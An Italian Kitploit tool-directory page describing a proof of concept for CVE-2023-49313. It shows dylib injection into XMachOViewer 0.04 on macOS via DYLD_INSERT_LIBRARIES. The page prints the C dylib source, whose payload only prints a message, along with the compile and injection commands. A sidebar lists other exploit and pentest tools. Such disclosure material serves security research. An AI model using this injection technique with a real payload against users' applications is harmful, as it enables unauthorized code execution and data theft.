
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2023-49313 — Exploit proof-of-concept per una vulnerabilità di iniezione dylib in XMachOViewer 0.04, che dimostra l'esecuzione di codice non autorizzata tramite DYLD_INSERT_LIBRARIES su macOS. | Kitploit
Strumenti/GitHubGitHub/louiselalanne/cve-2023-49313
ExploitApprendimento e FormazioneSviluppo PayloadBinary Exploitation
GitHublouiselalanne/cve-2023-49313

CVE-2023-49313

Exploit proof-of-concept per una vulnerabilità di iniezione dylib in XMachOViewer 0.04, che dimostra l'esecuzione di codice non autorizzata tramite DYLD_INSERT_LIBRARIES su macOS.

Vedi Repository
4182 anni faNon ancora revisionato
Condividi

CVE-2023-49313


Una vulnerabilità di iniezione dylib in XMachOViewer 0.04 consente agli attaccanti di compromettere l'integrità. Sfruttando questa vulnerabilità, codice non autorizzato può essere iniettato nei processi del prodotto, portando potenzialmente a controllo remoto e accesso non autorizzato a dati sensibili degli utenti.
Captura de Tela 2023-11-27 às 20 06 48

Versione portabile per macOS

  • Prima scriveremo la dylib
#include <syslog.h>
#include <stdio.h>

__attribute__((constructor))
static void poc(void)
{
    printf("Malicious Dylib Inserted");
}
  • Compila gcc -dynamiclib -arch x86_64 -o poc.dylib poc.c

  • E iniettala: DYLD_INSERT_LIBRARIES=poc.dylib /Applications/XMachOViewer.app/Contents/MacOS/XMachOViewer

Questo aprirà l'applicazione ed eseguirà la dylib. Dopo aver chiuso l'applicazione, la vediamo nel terminale:


Captura de Tela 2023-11-27 às 19 52 57

  • Puoi studiare e approfondire l'argomento in: https://book.hacktricks.xyz/macos-hardening/macos-security-and-privilege-escalation/macos-proces-abuse/macos-library-injection/macos-dyld-hijacking-and-dyld_insert_libraries
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    951
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    683
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    427
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer è una piattaforma open-source di gestione degli accessi privilegiati (PAM) che fornisce ai team DevOps e IT un accesso sicuro e on-demand a endpoint SSH, RDP, Kubernetes, database e RemoteApp tramite un browser web.

    392
  • 5

    SafeLine

    chaitin/safeline

    WAF self-hosted e reverse proxy che filtra il traffico HTTP malevolo, blocca SQL injection, XSS e attacchi bot, con limitazione del tasso e crittografia dinamica HTML/JS.

    344
  • 6

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    336

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →



